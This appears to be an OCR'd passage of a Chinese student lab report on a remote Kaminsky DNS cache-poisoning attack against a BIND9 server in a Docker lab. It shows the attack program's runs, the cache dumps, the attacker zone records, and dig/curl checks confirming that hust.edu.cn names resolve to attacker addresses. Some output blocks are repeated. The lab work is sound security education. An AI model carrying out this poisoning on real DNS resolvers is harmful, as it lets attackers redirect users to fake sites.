
```
1  [05/04/22]seed@VM:~/.../2022.04.15.DNS$ gcc -o remote_dns_attack remote_dns_attack.c
2  [05/04/22]seed@VM:~/.../2022.04.15.DNS$ sudo ./remote_dns_attack
3  Start attack...
4  Request Sent      Response Sent      Time Spent      Last Name
5           531             106200              4s           dqdxa
```


- 在攻击过程中，保持目标`DNS`服务器和攻击者`DNS`服务器处于工作状态，时刻通过`rndc dumpdb -cache && cat /var/cache/bind/dump.db | grep xubiang`观察攻击信息是否已经写入缓存。
- 以下为一次具体的攻击，在观察到攻击信息已经写入缓存后停止攻击，在真实的攻击中，由于不能查看目标`DNS`服务器的缓存，可以根据目标`DNS`服务器向攻击方的恶意域名服务器发送询问报文来判断攻击成功（由于`Wireshark`截包的影响，软件运行时间仅作参考），缓存文件见`dump_remote.db`：

```
root@DNS_Server: 172.17.0.3
root@DNS_Server:/# rndc dumpdb -cache && cat /var/cache/bind/dump.db | grep xubiang
root@DNS_Server:/# rndc dumpdb -cache && cat /var/cache/bind/dump.db | grep xubiang
root@DNS_Server:/# rndc dumpdb -cache && cat /var/cache/bind/dump.db | grep xubiang
hust.edu.cn.            166666  NS      ns.xubiang.net.
; ns.xubiang.net [v4 TTL 0] [v6 TTL 0] [v4 success] [v6 success]
root@DNS_Server:/#
```

```
Attacker: 172.18.0.1
[05/04/22]seed@VM:~/.../2022.04.15.DNS$ sudo ./remote_dns_attack
Start attack...
Request Sent      Response Sent      Time Spent      Last Name
         338              67600              2s          douwp^C
```

- 攻击过程中的Wireshark数据见2.4.3-Kaminsky攻击.pncpng，以下为正确猜测ID的请求和响应报文，分别对应数据包50280和50333：





- 注：在攻击过程中，有可能出现大量的伪造响应包的源端口变为1或2的情况，猜测原因与系统调度有关，具体原因不明，在暂停一段时间后可以自行恢复。
- 注：若在包发送过程中不计算UDP校验和，攻击仍能成功，且BIND9发送的报文的UDP校验和在Wireshark中均显示不正确，因此猜想BIND9可能为了效率或其他考虑而未使用UDP校验和，也有可能是由于使用的是docker导致的，确切原因不明。

2.5 结果验证

- 攻击者的DNS服务器的hust.edu.cn域设置如下（具体见2.2.3 配置攻击机）：

```
www             IN      A   192.168.33.136
mail            IN      A   192.168.11.11
ns              IN      A   192.168.22.22
*.hust.edu.cn.  IN      A   192.168.33.33
```


- 在客户机运行dig www.hust.edu.cn，结果为192.168.33.136，符合预期：

```
root@DNS_User:/# dig www.hust.edu.cn

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.hust.edu.cn
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 16612
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 3

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.hust.edu.cn.       IN  A

;; ANSWER SECTION:
www.hust.edu.cn.    259200  IN  A   192.168.33.136

;; AUTHORITY SECTION:
hust.edu.cn.        166203  IN  NS  ns.xubiang.net.

```

```
;; ADDITIONAL SECTION:
ns.xubiang.net.     604800  IN  A   172.18.0.1
ns.xubiang.net.     604800  IN  AAAA    ::1

;; Query time: 2 msec
;; SERVER: 172.18.0.3#53(172.18.0.3)
;; WHEN: Wed May 04 22:25:20 CST 2022
;; MSG SIZE  rcvd: 132
```

- 在客户机运行`dig mail.hust.edu.cn`，结果为`192.168.11.11`，符合预期：

```
root@DNS_User:/# dig mail.hust.edu.cn

; <<>> DiG 9.10.3-P4-Ubuntu <<>> mail.hust.edu.cn
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 55386
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 3

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;mail.hust.edu.cn.      IN  A

;; ANSWER SECTION:
mail.hust.edu.cn.   259200  IN  A   192.168.11.11

;; AUTHORITY SECTION:
hust.edu.cn.        166186  IN  NS  ns.xubiang.net.

;; ADDITIONAL SECTION:
ns.xubiang.net.     604800  IN  A   172.18.0.1
ns.xubiang.net.     604800  IN  AAAA    ::1

;; Query time: 5 msec
;; SERVER: 172.18.0.3#53(172.18.0.3)
;; WHEN: Wed May 04 22:25:37 CST 2022
;; MSG SIZE  rcvd: 133
```



- 在客户机运行`dig cse.hust.edu.cn`，结果为`192.168.33.33`，符合预期：

```
root@DNS_User:/# dig cse.hust.edu.cn

; <<>> DiG 9.10.3-P4-Ubuntu <<>> cse.hust.edu.cn
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 3747
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 3
```

```

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;cse.hust.edu.cn.       IN  A

;; ANSWER SECTION:
cse.hust.edu.cn.    259200  IN  A   192.168.33.33

;; AUTHORITY SECTION:
hust.edu.cn.        166175  IN  NS  ns.xubiang.net.

;; ADDITIONAL SECTION:
ns.xubiang.net.     604800  IN  A   172.18.0.1
ns.xubiang.net.     604800  IN  AAAA    ::1

;; Query time: 1 msec
;; SERVER: 172.18.0.3#53(172.18.0.3)
;; WHEN: Wed May 04 22:25:48 CST 2022
;; MSG SIZE  rcvd: 132
```

- 在客户机运行`dig xubiang201911803.hust.edu.cn`，结果为`192.168.33.33`，符合预期：

```
root@DNS_User:/# dig xubiang201911803.hust.edu.cn

; <<>> DiG 9.10.3-P4-Ubuntu <<>> xubiang201911803.hust.edu.cn
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 20162
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 3

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;xubiang201911803.hust.edu.cn.  IN  A

;; ANSWER SECTION:
xubiang201911803.hust.edu.cn. 259200 IN A   192.168.33.33

;; AUTHORITY SECTION:
hust.edu.cn.        166132  IN  NS  ns.xubiang.net.

;; ADDITIONAL SECTION:
ns.xubiang.net.     604800  IN  A   172.18.0.1
ns.xubiang.net.     604800  IN  AAAA    ::1

;; Query time: 1 msec
;; SERVER: 172.18.0.3#53(172.18.0.3)
;; WHEN: Wed May 04 22:26:31 CST 2022
;; MSG SIZE  rcvd: 145
```

```
root@DNS_User:/# dig cse.hust.edu.cn

; <<>> DiG 9.10.3-P4-Ubuntu <<>> cse.hust.edu.cn
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 3747
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL:
3

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;cse.hust.edu.cn.               IN      A

;; ANSWER SECTION:
cse.hust.edu.cn.        259200  IN      A       192.168.33.33

;; AUTHORITY SECTION:
hust.edu.cn.            166175  IN      NS      ns.xubiang.net.

;; ADDITIONAL SECTION:
ns.xubiang.net.         604800  IN      A       172.18.0.1
ns.xubiang.net.         604800  IN      AAAA    ::1

;; Query time: 1 msec
;; SERVER: 172.18.0.3#53(172.18.0.3)
;; WHEN: Wed May 04 22:25:48 CST 2022
;; MSG SIZE  rcvd: 132
```

```
root@DNS_User:/# dig xubiang201911803.hust.edu.cn

; <<>> DiG 9.10.3-P4-Ubuntu <<>> xubiang201911803.hust.edu.cn
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 20162
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL:
3

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;xubiang201911803.hust.edu.cn.  IN      A

;; ANSWER SECTION:
xubiang201911803.hust.edu.cn. 259200 IN A       192.168.33.33

;; AUTHORITY SECTION:
hust.edu.cn.            166132  IN      NS      ns.xubiang.net.

;; ADDITIONAL SECTION:
ns.xubiang.net.         604800  IN      A       172.18.0.1
ns.xubiang.net.         604800  IN      AAAA    ::1

;; Query time: 1 msec
;; SERVER: 172.18.0.3#53(172.18.0.3)
;; WHEN: Wed May 04 22:26:31 CST 2022
;; MSG SIZE  rcvd: 145
```

- 由于 www.hust.edu.cn 对应的 IP 设置为了攻击者的 IP，因此用户机访问 www.hust.edu.cn 时将被定向到攻击者的 HTTP 服务。在攻击机使用本地 DNS 攻击中的使用 go 编写的简单的 HTTP 服务，当用户访问 www.hust.edu.cn 时，将会被定向到该错误页面：

```
root@DNS_User:/# curl www.hust.edu.cn | tail -9
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  1415  100  1415    0     0   182k      0 --:--:-- --:--:-- --:--:--  197k

<body>
    <div>
        <h1>Fake Example Domain - XuBiang</h1>
        <p>Your HOSTS or DNS has been changed to wrong ip address.</p>
    </div>
</body>

</html>
```


```
root@DNS_User:/# curl www.hust.edu.cn | tail -9
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  1415  100  1415    0     0   182k      0 --:--:-- --:--:-- --:--:--  197k

<body>
    <div>
        <h1>Fake Example Domain - XuBiang</h1>
        <p>Your HOSTS or DNS has been changed to wrong ip address.</p>
    </div>
</body>

</html>
```


- 以上验证阶段的数据包见 2.4.4-结果验证.pcapng，以下为前四次的请求过程（由于开启了 IP 和 UDP 校验和，导致数据包由于校验和错误而显示为黑色）：